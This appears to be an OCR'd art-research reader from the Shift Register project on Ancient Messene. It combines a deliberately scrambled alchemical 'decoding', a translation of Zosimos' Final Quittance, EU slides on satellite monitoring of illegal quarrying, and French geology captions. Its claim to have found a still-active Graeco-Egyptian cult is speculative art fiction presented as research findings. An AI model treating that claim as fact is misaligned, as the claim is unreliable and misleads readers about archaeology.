

Shift Register
Tuned City, Ancient Messene.
Position writing/s.
THE AFTERS.
AN APPLICATION.
READER



THE AFTERS. AN APPLICATION.

Shift Register offers the results of a decoding for the quitting application of the AFTERs, a lithic after-coding in archaeo-process, an analysis of the things which were made by hand and which we can name in the past as chemistry and industry:

And I saw a useful supply priest standing over me and a channel which had the form of a bowl, and that implementation had fifteen steps going up to it.

Then the priest disconnected and heard that above a voice said to me "I have completed the descent of the temperature values and the ascent of the steps of the other."

When you recognize you have considered perfection, then, aging the modular data, spit on matter, strip the earth, take SRAM by faults, and even kept in an krater ascend directly to your electromagnetic origin. When you come to Messini, again, it must be to claim a right to livelihoods, a right to material wage. You shall not stop claiming this sacred right, the right to work.

And, where you demonstrate that you are arrived by leakage, well analyze after the intervention of the natural data by the material. Exploiting towards the platinum, and plunging into the bowl, you will thus re-ascend to their origin.

Where man is in the world, of the world, in matter, of matter, he is not a stranger, but a friend, a member of the family, a table companion, and an equal. He maintains a sensual, venereal pact with things... Epicurus and Lucretius live in a reconciled world, where the science of things and the science of man coincide. I am a disturbance, a whirlwind in a turbulent nature.
LA NAISSANCE DE LA PHYSIQUE DANS IE TEXTE DE LUCRECE, SERRES

When the [daimonic] guardians are driven off from the great men they [the daimons] deliberate as to how they may lay claim to our natural tinctures, so as not to be driven away by men, but venerated and invoked, and nourished with sacrifices. This is what they did. They concealed all the natural and self-regulating tinctures (ta physika kai automata), not only out of envy, but giving heed also to their own sustenance, so that they would not be whipped, chased away, and punished with hunger through the cessation of the sacrifices. They acted as follows. They hid the natural tincture and introduced their non-natural tincture, and gave these to their priests; and if the common people were neglectful of the sacrifices, they hindered them even in attaining the non-natural tinctures.
ZOSIMOS, THE FINAL QUITTANCE

Archaeologists of the future find only rats and weeds among the shattered ruins. What the hell happened!? Was it not here that men and women once laughed and cried?
GEMMA, DIMITRIS LIANTINIS

What if it is only in the encounter with the inhuman – the liminality of no/thingness – in all its liveliness, its conditions of im/possibility, that we can truly confront our inhumanity, that is, our actions lacking compassion?
ON TOUCHING – THE INHUMAN THAT THEREFORE I AM, KAREN BARAD

Thus, there are reflections of the incorporeals in corporeals and of corporeals in incorporeals – from the sensible to the intelligible cosmos, that is, and from the intelligible to the sensible. Therefore, my king, adore the statues, because they, too, possess forms from the intelligible cosmos.
CORPUS HERMETICUM XVII

Those gods who are considered earthly [...] come from a mixture of plants, stones and spices.
ASCLEPIUS

The Shift Register team of speculative researchers, outsider archaeologists and amateur industrial historians have discovered the presence of technologically advanced and still active Gracco-Egyptian cult activity in the area of Ancient Messene, in the Peloponnese. There is evidence of rituals, centred on the site of the Asklepieion and various sanctuaries on Mount Ithome, that provide new insights into links between immortality, industry and the ecological. Using unconventional methods, borrowing from computer science (speculative or look-ahead computation/executions), litho-acoustics, archaeoacoustics and petrophysical seismology, the team claim to have decoded a series of encrypted vocal messages and instruction sets which point towards an advanced culture, a spectral community of the (non-human) living and the dead. These instructions equally suggest the reconstruction of technical instruments which can further reveal the rooted beliefs and practices embedded within the earth, rocks and plants of Ancient Messene.

Contemporary findings and the continuation of Shift Register methodologies, suggest the construction of a series of discrete and distributed structures and points in Messene. These would be new archaeologies of the afters, the post (after the crash, after life, post-human marks, the memorial), marked by observations, processes and instrumentation. These points, these instruments (for ritual use) reveal earthly and astral lines of spirit and of force across, beneath and above the Ancient Messene sites and time scales, as well as through contemporary industrial and infrastructural constructions. This forms part of the Earth Observatory Array; a global and material charting of the conspiring energies of ancient sites, modern information gathering techniques and industrial-scale earth-experimentation.

The Earth Observatory Array is a set of worldly field sites that are used to characterise, materialise and mark the effects of human industrial and infrastructural activities on planet Earth.

Each array element provides a specific mediation of climate, atmospheric, earth, cosmological and geophysical science techniques for gathering an impression of earthly well being.

During the Shift Register investigation at Ancient Messene, researchers will focus on the revealing (through observation), un-earthing and creation of actions and instruments, distributed across lines of the living and the dead, through the lithosphere (the sphere of rock, the lithic, the earthed body) and the atmosphere (the sphere of breath, the weather satellites); the realms of rock, breath and spirit.

Actions and instruments engage with the stony and the glassy, with the list of liths: the phytolith (plant stone), lithification, lithomancy, lithosphere, otolith (stone in the inner ear), phonolith, lithogenic (promoting formation of interior geology perhaps through geophagy and earth ingestion), endolith (living within rocks), anthropolith, lithoacoustics (giving voice). Instrumentation is strongly connected with ancient and local production and resources: ruby red glass (gold suspension and excitation, heart of glass, voice of glass), the production and smelting of glassware for various heat-based operations with earth and with plants, writing in stones, local minerals such as antimony used to produce glass, underground/seismic vibration detected in glass and mirrors. Primary materials such as stone, glass and earth produce instrumentation which engages with the lithic, the atmosphere, the environment (dew capture, for example), and the computational or observational.

ABOUT SHIFT REGISTER

Shift Register is a research project investigating how technological and infrastructural activities have made Earth into a planetary laboratory. The project maps and activates local dynamics and material shifts between human, earthly and planetary bodies and temporalities. Contemporary, mainstream science and technology are intersected with other knowledge systems to attempt a reconfiguration of relations between humans and the earth.

SR_Tuned City. Zosimos. The Final Quittance.

Zosime/Zosimos.

Compte Final. The Final Quittance.

[English translation based on the Greek and French text of Festugiere by Jack Lindsay, The origins of alchemy in Graeco-Roman Egypt (1970)]

1- All the kingdom of Egypt depends on two arts: that of the propitious ores and that of natural ones [*technai ton te kairikon kai ton physikon psammon*]. (Stolzenberg) [...]

2- Some persons then reproach Demokritos and the Ancients for not having mentioned these two arts, but only those that are termed noble. This reproach is futile. They could not do it, these men who were the friends of the Kings of Egypt and who gloried in holding the first rank in the class of prophets. How could they have openly, against royal orders, set out in public their knowledge and give others the sovran power of wealth?

Even if they could have done it, they would not; for they were careful of their secrets. It was possible only for Jews, secretly, to operate, write, and publish these things. Indeed we find that Theophilos, son of Theogenes, has described all the country's goldmines and we have Maria's treatise on Furnaces as well as other writings by Jews.

3- But neither Jews nor Greeks have ever made public timely tinctures. These tinctures, indeed, the Jews deposit in the [treasuries] where they put their riches, giving them to divine images to guard. As for the treatment of minerals, which differs much from timely tinctures, they do not show themselves at all as jealous - because this art cannot but show itself outwardly and whoever tries to practice it [cannot] remain without punishment. If in effect as man is caught digging a mine by the inspectors of State Manufactures on account of royal revenues ... or because furnaces cannot be hidden away, while timely tinctures are carried on quite out of view. That's why you don't see that any of the ancients are published secretly or openly, anything whatever on the subject. In the whole series of the ancients, I have found only Demokritos making allusion to it ...

4- It is clear that formerly, in the time of Hermes, these tinctures were called natural, as they had been described in terms of the general title of the book called *Book of Natural Tinctures, dedicated to Isidoros*. But when they became the object of the jealousy of the daimons of the flesh, they became timely tinctures and took over that name. Still, reproaches are made to the ancients, and above all to Hermes, for not having published them, secretly or openly, and for making no allusion to them.

5- Only Demokritos has set them out in his work and mentioned them. And as for them [the ancient Egyptians], they engraved them on their stelai in the darkness and depths of the temples in symbolic characters - both the tinctures and the chorography of Egypt - so that, even though one carried boldness to the point of penetrating into those dark depths, if one had neglected to learn the key, one could not decipher the characters for all one's boldness and troubles.

The Jews, then, imitating the Egyptians, deposited the opportune tinctures in their subterranean chambers, together with their formulas of initiation; and they set down this warning in their testaments: "If you find my treasures, leave the gold to those who desire their own ruin; but if you find out how to understand the characters, you will gather all the wealth again in a short while. On the other hand, if you take only the wealth, you will go to your ruin because of the jealousy of kings, but not only of kings, but of all men.

6- There are then two kinds of timely tinctures. One of them, that of stuffs(fabrics, cloths?), the daimons who watch over every place have handed over to their own priests. That is why, besides, they are called *timely*, because they operate according to the timely moments through the will of the supposed daimons; and when the daemons cease from giving their assent [they fail to operate] ...

The other kind of timely tinctures, that of genuine and natural tinctures, were set down by Hermes on the *stelai*: "Melt down the sole thing which may be greenish yellow, red, sun-colour, pale green, yellow of ochre, green verging on black, and the rest." As for the earths themselves, Hermes has called them with a secret name, "sands", and has revealed the kinds of colours. These tinctures act naturally, but they are grudged by the terrestrial *daimons*. However, if anyone, after being initiated, drives the *daimons* away, he will obtain the sought-for result.

7- Thus then the watchful *daimons*, once repelled by the powerful men of old, resolved to take control of the Natural Tinctures in our stead, so as to be no longer chased off by men, but to receive their prayers, to be invoked by them, and to be regularly nourished by their sacrifices. That is then what they did. They hid all the the natural procedures, which acted through themselves, not only because they were jealous of men, but also because they were concerned with their own subsistence, so as not to be whipped, chased out, and killed and with hunger through receiving no more sacrifices.

This is what they did. They hid the natural tincture and introduced in its place their own non-natural tincture, and they handed these procedures on to their priests, and, if the village-folk neglected the sacrifices, they prevented them from succeeding even in the non-natural tincture. All those then who learned the so called doctrine of the *daimons* of the time fabricated waters, and, by reason of custom, law, and fear, their sacrifices multiplied.

However, the *daimons* did not fulfil even the false promises that they had made. But when there had resulted a complete change-round of the *klimata* and the region was devastated by war and

the human race disappeared from it. When the temples of *daimons* were nothing but a desert and their sacrifices were neglected, they began to flatter the surviving men and persuaded them by dream, on account of their falsity, and by many presages, to adhere to the sacrifices. And as they renewed their false promises of non-natural tinctures, all the unhappy men, devoted to pleasure and ignorant, were filled with rejoicing.

They want to do all this to you too, woman, through the intervention of their pseudo-prophet. These local *daimons* flatter you; for they hungry not only for sacrifices, but also for your soul.

8- Then do not let yourself be drawn this way and that, like a woman, as I have already told you in my book *According to Energy.* Do not be agitated off in all directions in the quest of God; but remain seated at your hearth and God will come to you - he who is everywhere, and who is not limited in the lowest space like the *daimons.* In this calm repose of boy, lull to repose also your passions, greed, pleasure, anger,chagrin, and the dozen lots [*moirai]* of death. And so, correcting yourself, call the divinity to you and it will truly come - it being what is everywhere and nowhere.

Then, without even being invited, offer sacrifices to the *daimons,* not those who profit from them, not whose who nourish and comfort them but those who chase them off and make them disappear, those whose formula Mambres gave to Solomon King of Jerusalem, and those who that Solomon himself has written out of his own wisdom.

By acting in this way, you will gain the genuine timely and natural tinctures. Do all this until you attain perfection of soul. And when you realize that you have been made perfect, then, having gained the natural tinctures, spit upon matter, find your refuge with Poimandres, and, having received the baptism of the *krater*, hurry on to rejoin your own people.

9- I now come however to the task that Your Imperfection sets me. But I must first expatiate a little more and consider afresh the object of our inquiry. I must not show myself inferior and the the theme is one that is easy to get out of focus.

[...]

Listen what he says soon after: The two eggs having been drunk down, are only a simple thing, which has become diverse, with one part humid and cold, another part dry and cold, and these two make up only a single work.

10- But now I come to the assigned task.

[...]

11- These tinctures have then the faculty of corrupting a large quantity as well as a small one, in the sense that one obtains them as well in glass furnaces as in large or little crucibles, and in

various apparatus by means of fires and through the force of fires. Experience is what will prove it together with uprightness in all matters of the soul. As for the demonstration of the fires and all the things in question, you have them in *The Letter Omega.* It is from this point then that I am going to begin, purple-adorned woman.

Coordinating and integRating state-of-the-art Earth Observation Activities in the regions of North Africa, Middle East and Balkans and Developing Links with GEO related intiatives toward GEOSS

GEO-CRADLE:

Fostering regional cooperation and roadmap for GEO and Copernicus implementation in North Africa, Middle East and Balkans

Funded under H2020 - Climate action, environment, resource efficiency and raw materials
ACTIVITY: Developing Comprehensive and Sustained Global Environmental Observation and Information Systems
CALL IDENTIFIER: H2020 SC5-18b-2015
Integrating North African, Middle East and Balkan Earth Observation capacities in GEOSS
Project GA number: 690133
Total Budget: 2,910,800.00 €

http://geocradle.eu/

Access to Raw Materials Pilot

Eleni Christia
NOA

IAASARS

GROUP ON EARTH OBSERVATIONS

Coordinating and integRating state-of-the-art Earth Observation Activities in the regions of North Africa, Middle East and Balkans and Developing Links with GEO related intiatives toward GEOSS

Greece pilot site

Monitoring of Quarrying Activities in Greece

The needs: There are three different types of activity that the Ministry of Environment - Inspectorate needs to survey: (a) Exploitation of 'quarry minerals' in quarry sites that own valid permits; (b) Potential illegal activities that are mostly taking place in old/abandoned/without an active permit quarries; and (c) Occasional exploitation activity from unpermitted sites.

The problem: In spite of the existing legislative framework for Quarrying, Greece is facing problems, particularly with illegal aggregates' quarrying activities. This issue was highlighted by UEPG (the European Aggregates Association) particularly for countries in the Balkan region, during the implementation of two EU co-funded projects, SARMa and SNAP-SEE (in which IGME was a core partner). Illegal quarrying is related to severe economic, social and environmental impacts affecting not only the restricted area where such activities take place, but also wider areas.

The Aim: Mitigation of illegal quarrying activities by developing a Monitoring System (Tool) with the use of EO data. This Tool may be used to track any detectable potential changes of surface morphology, land use, etc. related with such activities.




Fig. 350 A.- Synthèse des données stratigraphiques concernant le sommet des Calcaires de Drimos, les Pélites de Kasteli, les Radiolarites, le Premier Flysch et la base des Calcaires en Plaquettes du Pinde-Olonos en Péloponnèse méridional. (D'après Thiébault et coll., 1981 - modifié).

Fig. 350 B.- Carte de localisation des profils de la figure 350 A et des coupes des figures 327, 331, 339.

Fig. 350 C.- Répartition des séries du Pinde-Olonos sans Premier Flysch (Domaine D) et avec Premier Flysch (Domaine E) en Messénie occidentale (Péloponnèse méridional).

1. Néogène discordant. - 2. Pinde-Olonos avec Premier Flysch. - 3. Pinde-Olonos sans premier Flysch.- 4. Gavrovo-Tripolitza indifférencié.

